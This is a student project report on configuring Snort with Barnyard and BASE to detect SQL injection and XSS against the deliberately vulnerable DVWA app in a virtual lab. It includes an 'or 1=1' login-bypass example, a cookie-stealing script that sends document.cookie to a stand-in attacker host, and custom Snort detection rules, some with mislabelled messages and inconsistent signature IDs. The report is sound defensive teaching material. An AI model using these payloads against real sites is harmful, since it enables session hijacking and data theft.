**Snort: Intrusion Detection And Prevention System**

**IA612**

by

Kyle Daghighi

Henry Akanet

Bipoul

Godhuli

Ziaudin Khaja

Under supervision of

Dr. Tirthankar Ghosh

May 2018

**Abstract**

Data and network system security has always been the challenge for organizations. Various methods have been implemented for security within the organization such as implementation of firewall, IDS, ACLs etc. An instance of Snort was implemented using custom rules and used to protect a web server hosting test application (the DVWA application was used in this case); the Barnyard and BASE programs were used to process and analyze the alerts generated by the Snort IDPS respectively. An intrusion detection system (IDS) is a system that monitors network traffic for suspicious activity and issues alerts when such activity is discovered. There are several packages available to automate and simplify the process of intrusion detection, and Snort is one of the best. Snort is an open-source, rule-based, intrusion detection and prevention system which combines the benefits of signature, protocol, and anomaly-based inspection methods to deliver flexible protection from malware attacks. In this paper we used Snort to detect web application attacks namely SQLI and XSS.

**Table of Contents**

Page

List of Tables 5

List of Figures 6

List of Abbreviations 8

Chapter

I: Introduction 9

Snort… 10

SQLI Attack 12

XSS Attack 13

II: Environment Components 15

DVWA 16

XAMPP 16

Barnyard 16

BASE 16

Component Installation 16

III: Methodology 17

System Setup 18

Snort Configuration 20

Snort Rules to be Implemented 20

Chapter Page

Classification.confg File 25

Reference.confg File 26

Setup and Configuration of Barnyard 26

Demonstrating inline mode of operation of Snort IPS 36

Inline Mode Detection Operation 36

Inline Mode Prevention Operation 43

IV: Conclusion 50

References 51

Appendices

Appendix… 52

Snort Running Modes 52

**List of Tables**

Table Page

1: Available flags with Snort Command 9

A: Rule options for different modes in Snort 51

B: Rules actions in different modes in Snort 52

**List of Figures**

Figure Page

1: Virtual network using Ubuntu system as a router 19

2: Virtual Box displaying created subnets 20

3: Commands to run Snort and Barnyard 24

4: Snort and Barnyard programs awaiting packets and data to process respectively 24

5: DVWA Graphic User Interface 28

6: Security level option in DVWA 29

7: Overview of Systems 29

8: Overview of Systems 30

9: Overview of Systems 30

10: Overview of Systems 31

11: Overview of Systems 31

12: Overview of Systems 32

13: Overview of Systems 32

14: Overview of Systems 33

15: Overview of Systems 33

16: Overview of Systems 34

17: Overview of Systems 34

18: Overview of Systems 35

19: Overview of Systems 35

20: Overview of Systems 37

21: Overview of Systems 37

22: Overview of Systems 38

23: Overview of Systems 38

24: Overview of Systems 39

25: Overview of Systems 39

26: Overview of Systems 40

27: Overview of Systems 40

28: Overview of Systems 41

29: Overview of Systems 41

30: Overview of Systems 42

31: Overview of Systems 42

32: Overview of Systems 43

33: Overview of Systems 44

34: Overview of Systems 44

35: Overview of Systems 45

36: Overview of Systems 45

37: Overview of Systems 46

38: Overview of Systems 46

39: Overview of Systems 47

40: Overview of Systems 47

41: Overview of Systems 48

**List of Abbreviations**

IDS: Intrusion detection system

IPS: Intrusion prevention system

IDPS: Intrusion detection and prevention system

XSS: Cross-site scripting attack

SQLI: SQL injection attack

BASE: Basic Analysis and Security Engine

DVWA:

XAMPP:

**Chapter I: Introduction**

The primary goal of this project is to use Snort as an IDS and an IDPS to detect and prevent cross-site scripting and SQL injection attacks. In general, an intrusion prevention system is a system that monitors a network for malicious activities such as security threats or policy violations. The main function of an IPS is to identify suspicious activity, and then log information, attempt to block the activity, and then finally to report it. Intrusion prevention systems are also known as intrusion detection prevention systems IDPS. IDS are of two types, network based, and host based. Host based intrusion system looks at security aspect of a workstation. In this project we are going to use Snort, which is a network-based intrusion detection system. It is placed on a network to analyses incoming and outgoing traffic in the network. Custom set of rules has been written to detect and prevent both types of attacks. IDS is placed on every host that requires it.

Host based IDS detects non-network-based attacks such as modification of password or shadow file in a server. The virtual infrastructure components used in this project were setup on a laptop to enable the implementation of the project objectives and testing of configurations made to the installed systems. The manner in which these component systems were setup and configured for use will be outlined in Chapter II. In general, IPS can be either implemented as a hardware device or software. Ideally or theoretically and IPS is based on a simple principle that dirty traffic goes in and clean traffic comes out. Intrusion prevention systems are basically extensions of intrusion detection systems. The major difference lies in the fact that, unlike intrusion detection systems, intrusion prevention systems are installed are able to actively block or prevent intrusions that are detected. For example, an IPS can drop malicious packets, blocking the traffic an offending IP address, etc.

**Snort**

Snort is an open-source, rule-based, intrusion detection and prevention system. It combines the benefits of signature, protocol, and anomaly-based inspection methods to deliver flexible protection from malware attacks (CISCO, 2014)[A101]. Snort can perform protocol analysis, content searching/matching and can be used to detect a variety of attacks and probes such as buffer overflows, stealth port scans, CGI attacks, SMB probes, OS fingerprinting attempts and much more. IT can perform a very high level of analysis on all traffic flowing through its sensor.

Snort is typically runs in one of the following three modes. Packet sniffer mode in which Snort reads IP packets and displays them on the console. Packet Logger mode in which Snort logs IP packets, and finally Intrusion Detection System mode in that Snort uses rule-sets to inspect IP packets. When an IP packet matches the characteristics of a given rule, Snort may take one or more actions [X]. It is worth mentioning that Snort mode depends on which flags would be used in the Snort command. Each flag has different function. Table Q shows some of the more common flags and their functionality.

|  |  |
| --- | --- |
| Flag | Function |
| -v | Packet header can be viewed from the console |
| -d | View application data with IP headers |
| -l | Run in packet logger mode |
| N | Disabling the packet logging mode |
| -c | Determines the file that would be used as rule-set for intrusion detection |
| -e | Shows data-link layer headers |

Table 1. Available flags with Snort Command.

Snort can be implemented in 3 modes Sniffer mode, Packet logger mode and Network based IDS modes:

Sniffer mode: Looks at header information. Command “snort -dev” prints IP header, data intransit and ethernet address.

Packet logger mode: Logs packet to review later. Command “snort -de ./log” logs header information in log directory for later review.

Intrusion detection mode: Compares packet against rule based. Command “snort -c /etc/snort/snort.config” runs snort in IDS mode.

Some of the Snort main Components are:

Packet decoder: process packets from different interface for eg: we might have ethernet interface. Packet decoder breaks down packets so that snort understands it.

Preprocessors: Modify packet before detection engine. Normalize the modified packet so that snort can use the packet in normal way.

Snort rules are divided into two logical section:

1. Rule header: The rule header contains the rule’s action, protocol, source and destination IP addresses and netmasks, and the source and destination ports information

2. Rule options: The rule option section contains alert messages and information on which parts of the packet should be inspected to determine if the rule action should be taken.

For example: alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 any (flags: SF; msg: “SYN-FIN Scan” ;)

Here,

Rule header: Traffic is observed from a network not 192.168.1.x from any source port destined for network 192.168.1.x to any destination port.

Rule option: Packets with TCP SYN-FIN flags set are sought, and if found, a message of “SYN-FIN Scan” is associated with the alert.

**SQLI Attack**

SQL injection, also known as SQLI, is a method of using malicious SQL statements to access information from database which is not intended to be displayed. Such type of injection is intended on those websites and web applications which uses SQL-based database. Usually sql query is injected via the input data from the client to the application. If successful, SQL injection can extract, modify (including insert, update and delete), recover content, and can execute administrative privilege (OWASP, 2018). A simple example of SQL injection:

Setting username and password field as: or’1’=’1’, which means 1=1 in the statement which is true.

This would result in the following SQL query being run against the database server:

Select id from user where username= or1=1 and password= 0r1=1

This statement is true and hence, attacker will be able to log in.

SQL injection can be mainly categorized into 3 types:

In-band SQLI: This most common and straight forward injection. Attacker uses same channel to inject the SQL code and extract the data.

Out-of-band SQLI: In out of band SQL injection, attacker is unable to use the same channel to launch the attack and gather results. Therefore, data is retrieved using a different channel. For example: sending an email with the results of the query is generated and sent to the attacker.

Inferential SQLI: In this type of injection no data is actually transferred via the web application and the attacker will not be able to see the result of an attack in-band however, she/he is able to reconstruct the information by sending particular requests and observing the resulting behavior of the DB Server (Acunetix, 2018).

We will be using In-band SQLI for our project demonstrations.

Snort Rules

**XSS Attack**

Cross site scripting also known as XSS is a type of code injection attack which allows injection of malicious code into a website. Xss is not attack on website itself rather than it is means to attack user information of the users who use the website. According to OWASP cross site scripting occur when:

• When enters a web application through untrusted source, most frequently a web request.

• The data is included in dynamic content that is sent to a web user without being validated.

for malicious content (www.owasp.org, 2018).

XSS attacks are Mainly divided into three types:

• Persistent XSS, where the malicious string originates from the website's database.

• Reflected XSS, where the malicious string originates from the victim's request.

• DOM-based XSS, where the vulnerability is in the client-side code rather than the server-side code.

Due to [A10] attackers can perform following attacks using XSS attack.

Attack Cookie

The attacker can access the victim's cookies associated with the website using document.cookie, send them to his own server, and use them to extract sensitive information like session IDs.

Key logging

The attacker can register a keyboard event listener using addEventListener and then send all of the user's keystrokes to his own server, potentially recording sensitive information such as passwords and credit card numbers.

Phishing

The attacker can insert a fake login form into the page using DOM manipulation, set the form's action attribute to target his own server, and then trick the user into submitting sensitive information. One of XSS attack is the scenario in which the victim's cookies is been stolen by exploiting an XSS vulnerability in the website which can be done by having the victim's browser parse the following HTML code:

<script>

Window.location=’http://attacker/?cookie=’+document.cookie

</script>

The above script navigates the user's browser to a different URL, triggering an HTTP request to the attacker's server. The URL includes the victim's cookies as a query parameter, which the attacker can extract from the request when it arrives to his server. Once the attacker has acquired the cookies, he can use them to impersonate the victim and launch further attacks.

**Chapter II: Components**

In this chapter we are going to demonstrate and explain in details different software and components that has been used in this project.

**DVWA**

DVWA stands for Damn Vulnerable Web Application. DWVA is a PHP/MySQL web application which has the main goal of helping security professionals ,or researchers to test their skills and tools in a safe legal environment. The primary goal of DVWA is testing the most common web vulnerabilities in web applications with a very simple and straightforward interface.

**XAMPP**

XAMPP stands for Cross platform, Apache, MariaDB, PHP and Perl. XAMPP is an open-source platform that consists of the Apache HTTP Server and interpreters for scripts written in the PHP and Perl programming languages. XAMPP makes it very easy for developers to create a local web server in order to test or develop their applications. Because most web server implementations use the same components as XAMPP, it makes transitioning from a local test server to a live server extremely easy.

**Barnyard**

Barnyard is third-party open source application that is used to read alert data logged by snort for displaying and storing in a MySQL database. This enables snort to efficiently store alert data quickly using a binary format known as united2 and off-loading the task of converting to a human-readable form and processing this data to barnyard. The application is specifically named barnyard2, indicating that this version of the application is to be used to process only snort data in united2 format.

**BASE**

BASE is an open source Linux program that reads alert data stored by Barnyard in a database and makes them available for analysis and querying using a graphical user interface. The installation process in [b] was followed to install BASE on the Ubuntu 16 system used in this project.

**Component Installation**

In order to be able to test the effectiveness of Snort rule configurations to detect and block communication packets that are part of SQLI or XSS attacks, there is the need for a web server having a MYSQL database and an application susceptible to these attacks to allow for such testing. That is the purpose of using the DVWA web application, which was designed to provide a suitable platform to aid security professional try out their web application security solutions. XAMPP is a conveniently packaged Apache web server having MySQL database and PHP bundled along for ease of installation and control where development of applications using PHP environment on a web server is required. The straightforward process of installing XAMPP and then hosting the DVWA application were outlined in [c][d] and this was followed to install on the Windows 10 system used in the project.

**Chapter III: Methodology**

In order to have Snort operate as an IDS and an IPS, it must be setup to operate in passive and inline modes respectively. For the passive mode setup, so as not to have a negative impact on network throughput, a Snort IDS system can be connected to a spanning port on a switch through which the network traffic of interest passes through. This setup is shown in Fig A. For an inline setup of snort, network traffic must be made to pass through the snort IPS system. This is shown in Fig B. However, even though traffic is made to pass through the IPS system, Snort can still be configured to act in passive mode for detection of specific packets of interest.

Within Virtual Box, two host-only networks were configured which are only accessible to the host laptop machine and virtual machines created in Virtual Box. These two networks represent the two network subnets to which the installed web server would be attacked to one and the attacking Kali system attached to the other. The Snort IDPS system is to be responsible for routing traffic between the two subnets. The two subnets used are described below

First subnet:

Home or protected network: IP address-192.168.56.0/24, default gateway 192.168.56.105. This is the subnet containing systems to be protected by the IDPS and traffic within this subnet is considered secure or trusted. The host laptop machine has an interface on this network and is the system on which the web server is installed on.

Second subnet:

External network: IP address-192.168.64.0/24, default gateway 192.168.64.1. This subnet is considered the source of potentially malicious connections to protected systems and all traffic from it must be inspected before entering the home network. The attacking Kali system will be connected to this network.

**Systems Setup**

The computing systems used, both physical and virtual, are briefly described here to outline what relevant operating systems and applications they contain with respect to this project.

Windows 10 Laptop (Physical) System

This system is a laptop computer running the Windows 10 operating system. Installed on it is XAMPP which facilitates the easy combined installation of the Apache web server and MySQL database on the Windows platform. The DVWA web application is installed on the Apache web server. The DVWA application is a vulnerable web application created to enable the testing of web application attacking techniques by security professionals.

The virtualization platform used in this project is installed on this system (VirtualBox). VirtualBox was used to create the virtual network environment as well as build the virtual machines used. The IP address of the Windows 10 system’s interface on the virtual home network is 192.168.56.1 with a default gateway of 192.168.56.105.

Ubuntu Linux system

A virtual machine was created and the Ubuntu Linux operating system (Ubuntu version 16.04) was installed. The system was configured to have two interfaces- one each on the home and external sub-network respectively for the specific purpose of setting up the Ubuntu system as a router through which all traffic from the external subnet to the home subnet would pass through. Snort was installed on this system to be used for detecting, logging and dropping packets as desired, that would enter the Ubuntu system from its interface on the external network and exit from its interface in the home subnet (Home subnet IP address-192.168.56.105, External subnet IP address-192.168.64.1). Other related applications that were to be used to process information gathered from network traffic in snort were also installed on this system, namely, Barnyard and BASE, as well as the dependent applications that they also require such as MySQL, Apache, and PHP.

Attacking system

A virtual machine was created for this purpose and Kali Linux was installed on it. This is the system that was used to connect to the DVWA web application to carry out a number of attack executions on the application. It has a single interface in the external subnet, having an IP address of 192.168.64.2.




Fig 1. Virtual network using Ubuntu system as a router.




Fig 2. Virtual Box displaying created subnets.

**Snort Configuration**

For any installation of Snort, it is necessary for it to be configured appropriately to function in the network it is being deployed in. Snort can be configured on systems and deployed within various sections of a network to function as a sensor, agent, or manager to handle the whole process of capturing, analyzing, logging, and alerting for network packets of interest.

In this project, however, a single instance of the Snort IDPS was installed on a system having all the capabilities of snort operational in one system. In order to be able to run Snort as either an IDS or IPS, only options that were applicable to both functionalities were hardcoded in the snort configuration file used. All other required options for a particular function were explicitly specified at runtime on the commandline.

The following options were enabled and configured in a snort1.conf file (a copy of the default configuration file was made and this was modified and used for the execution of snort):

• HOME\_NET: 192.168.56.0/24: This parameter enables an alternative designation of the home subnet within the snort system

• $EXTERNAL\_NET: 192.168.64.0: This parameter enables the use of an alternate reference to the external subnet within the snort system

• Config logdir: /var/log/snort/- location where log files created will be stored

• Output plugins-these direct snort to save alerts and logs generated in the united2 format

The various modes and configurations that snort can be implemented in as either an intrusion detection system or an intrusion prevention system will be described and tested in the following section.

**Snort Rules to be implemented**

Using the specified string as a base file name. By default, snort appends the unix epoch time to these base file names when creating filenames.

output unified2: filename snort.u2, limit 128

output alert\_unified2: filename snort.alert, limit 128, nostamp

output log\_unified2: filename snort.log, limit 128, nostamp

output log\_tcpdump: tcpdump.log

var RULE\_PATH /etc/snort/rules

var SO\_RULE\_PATH /etc/snort/so\_rules

var PREPROC\_RULE\_PATH /etc/snort/preproc\_rules

Rule file to be used at runtime: include $RULE\_PATH/local.rules

For options not mentioned but contained in the default configuration file, the default values were used. The following default directories and files were used to contain configuration files and generated files:

• Directory to contain generated log, alert, and pcap (tcpdump type) files: /var/log/snort

• Directory containing configuration and other referenced files: /etc/snort/

The rules created and tested in this project were placed in the file /etc/snort/rules/local.rules.

Following are the custom rules that were used in this project:

alert tcp $EXTERNAL\_NET any -> $HOME\_NET $HTTP\_PORTS (msg:"SQL 1 = 1 - possible sql injection attempt"; flow:to\_server,established; content:"1=0"; fast\_pattern:only; http\_uri; pcre:"/(and|or)[\s\x2F\x2A]+1=0/Ui"; metadata:policy balanced-ips drop, policy max-detect-ips drop, policy security-ips drop, service http; reference:url,ferruh.mavituna.com/sql-injection-cheatsheet-oku/; classtype:web-application-attack; sid:10009100; rev:01;)

alert tcp $EXTERNAL\_NET any -> $HOME\_NET $HTTP\_PORTS (msg:"SQL 1 = 0 - possible sql injection attempt"; flow:to\_server,established; content:"1=1"; fast\_pattern:only; http\_uri; pcre:"/(and|or)[\s\x2f\x2A]+1=1/Ui"; metadata:policy balanced-ips drop, policy max-detect-ips drop, policy security-ips drop, service http; reference:url,ferruh.mavituna.com/sql-injection-cheatsheet-oku/; classtype:web-application-attack; sid:10009101; rev:01;)

alert tcp $EXTERNAL\_NET any -> $HOME\_NET $HTTP\_PORTS (msg:"SQL 0 = 0 - possible sql injection attempt"; flow:to\_server,established; content:"0=0"; fast\_pattern:only; http\_uri; pcre:"/(and|or)[\s\x2f\x2A]+0=0/Ui"; metadata:policy balanced-ips drop, policy max-detect-ips drop, policy security-ips drop, service http; reference:url,ferruh.mavituna.com/sql-injection-cheatsheet-oku/; classtype:web-application-attack; sid:10009102; rev:01;)

alert tcp $EXTERNAL\_NET any -> 192.168.56.1 any (msg:"XSS Attack Attempted script:"; content:"script"; classtype:web-application-attack; sid:10009103; rev:01;)

alert tcp $EXTERNAL\_NET any -> 192.168.56.1 any (msg:"XSS Attack Attempted img:"; content:"img"; classtype:web-application-attack; sid:10009104; rev:01;)

alert tcp $EXTERNAL\_NET any -> 192.168.56.1 any (msg:"XSS Attack:"; content:"iframe"; classtype:web-application-attack; sid:10009105; rev:01;)

alert tcp any any -> any any (msg:"NII Cross-site scripting attempt"; flow:to\_server,established; pcre:"/((\%3C)|<)((\%2F)|\/)\*[a-z0-9\%]+((\%3E)|>)/ix"; classtype:web-application-attack; sid:10009106; rev:01;)

alert tcp any any -> any any (msg:"NII Cross-site scripting attempt"; flow:to\_server,established; pcre:"/((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[^\n]+((\%3E)|>)/ix"; classtype:web-application-attack; sid:10009107; rev:01;)

The other relevant files that are related to defining the nature of events detected and the information provided by alerts generated are described in the following section. Implementation as an Intrusion Detection System (Passive Mode using a spanning port)

The network configuration for this mode is as shown in Figure C. Using the virtual network environment in Virtual Box, the snort IDS system is connected to the same subnet shared by the protected system (DVWA web server) and the attacking system (Kali Linux), all attached to the same Layer 2 switch. However, the snort IDS was connected to a spanning port and its interface did not have any IP address. In this setup, all packets that traversed the virtual switch were copied and set to the spanning port which were then received by the IDS.

The IDS was then started up so it could start processing packets as they were passed to it. Barnyard was then started up at this point so it could also begin to process alerts as they were logged by snort. Separate terminal windows in the system were used to run each of the programs. The commands used to startup both programs are given and explained below.




Fig 3. Commands to run Snort and Barnyard.




Fig 4. Snort and Barnyard programs awaiting packets and data to process respectively.

By running the following command:

sudo snort -c /etc/snort/snort1.conf -i enp0s8

Snort is run as the root user to enable it get privileged access to network interface packet processes. The –c switch is to indicate to snort where to obtain a configuration file to use to configure various parameters for its operations. The –i switch indicates on which interface on the system network traffic is to be processed. Aforementioned parameters in the configuration file were going to be applied to establish the working environment for snort, otherwise such parameters could be explicitly defined on the commandline. With this command, snort was made to run as an IDS system to only detect packets that match conditions stated in the created rules.

**Classification.config File**

This file contains the classifications of various types of malicious traffic that are of interest to network security analysts. These classifications are a categorization of the types of attacks that can be used to indicate the type of traffic being alerted on. The classification used in this project for the types of attacks being detected is the Web-application-attack with a default priority of 1.

Sid-msg.map

This file contains all the signature id to attack classification mappings which are then used to indicate what type of malicious traffic is to be detected by a rule that has a specific signature assigned to it. This enables a network administrator to know which type of attack is underway and be able to response effectively in a situation where the snort IDPS is being used to detect a range of malicious network traffic. The signatures defined for this project are:

10009099 revision 1 for SQL "1=1" Injection attacks

10009099 revision 2 for SQL "1=0" Injection attacks

10009099 revision 3 for SQL "0=0" Injection attacks

10009100 revision 1 for XSS script attacks

10009100 revision 2 for XSS iframe attacks

10009100 revision 3 for XSS cookie attacks

**Reference.config File**

This file is used to contain the types of standard constant parameters that are used in the reference section of a rule. In the rules created in this project, the reference constant “url” is used which refers to the string http://, Thus, it is used in rules created the reference “ url,IA-612-Project.org” which should appear as “http:// IA-612-Project.org”in alerts generated by rules.

**Setup and Configuration of Barnyard**

As mentioned in Chapter II, Barnyard is third-party open source application that is used to read alert data logged by snort for displaying and storing in a MySQL database. Instructions for the installation of barnyard were followed as in [A]. The configuration file for barnyard is stored in the same location with snort.conf by default. The modifications made to the default configuration file in order for barnyard to work with the already installed snort IDPS are given below:

• output database: log, mysql, user=henry password=Password1 dbname=snort host=localhost sensor name=sensor01

• config logdir: /var/log/snort

• output log\_tcpdump: tcpdump.log

• config verbose

• config alert\_with\_interface\_name

The first option allows barnyard to have access to a mysql database named snort using the indicated credentials to store processed alerts obtained from snort. The next two options set the location to which any logs from barnyard are to be stored and the filename for tcpdump logs created. Barnyard is to give as much detail as is possible by the setting “verbose”. Alerts stored are to also contain the name of the interface from which the traffic of interest was observed.

sudo barnyard2 -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.u2 -w /var/log/snort/barnyard2.waldo -g sudo -u root

The barnyard program is named baryard2 to run it at the commandline. The location of it configuration file is specified using the –c switch. The –d option specifies the directory where snort log files are to be obtained for processing into Barnyard’s database. The –f specifies the base file name for snort files in the directory specified by the –d switch.

The next step is generating malicious traffic which will be targeted at the DVWA application. On the attacking system, a web browser was launched, the DVWA application was accessed and logged into. On the graphical user interface for DVWA, there are a number of buttons that provide access to interfaces where various types of web application vulnerabilities can be exploited on the application. For this project, SQL Injection (SQLI) and Cross-Site Scripting (XSS) attacks were executed on the DVWA application to exploit its vulnerabilities to these attacks. The security setting on the DVWA was set to low throughout the testing of the IDPS implementation


In this section we will demonstrate how generating malicious traffic targeted at the DVWA Application works. On the attacking system, a web browser was launched; the DVWA application was accessed and logged into. On the graphical user interface for DVWA, there are a number of buttons that provide access to interfaces where various types of web application vulnerabilities can be exploited on the application. For this project, SQL Injection (SQLI) and Cross-Site Scripting (XSS) attacks were simulated on the DVWA application to exploit to provide malicious traffic for the implemented snort IDPS to demonstrate its ability to detect and prevent these web application attacks. The security setting on the DVWA was set to low throughout the testing of the IDPS implementation which configures the application to operate such that virtually every kind of exploitation technique for SQLI and XSS will be successful. Figures F and G given below are screenshots of the DVWA GUI and security its settings. 

Fig 5. DVWA Graphic User Interface.




Fig 6. Security level option in DVWA.

Next screen shots will be demonstrating detection of SQLI using Snort IDS in passive mode with the rules that have already been created for use in the snort IDS, and the barnyard program for converting the alerts to readable form for viewing and storing in a database, the following screenshots demonstrate the process of executing the necessary IDS system and launching SQLI attacks on the DVWA, as well as the resulting detection of these attacks. The “SQL injection” vulnerability was used for this demonstration.




Fig 7. Commands to execute Barnyard and Snort for testing SQLI.




Fig 8(4). Barnyard and Snort executed waiting for network activity




Fig 9(5). Initializing “1=1” SQL attack query on DVWA.




Fig 10(6). Snort detecting dirty traffic coming from “1=1” SQL attack.

Note: DVWA security is at highest level and preventing attack.

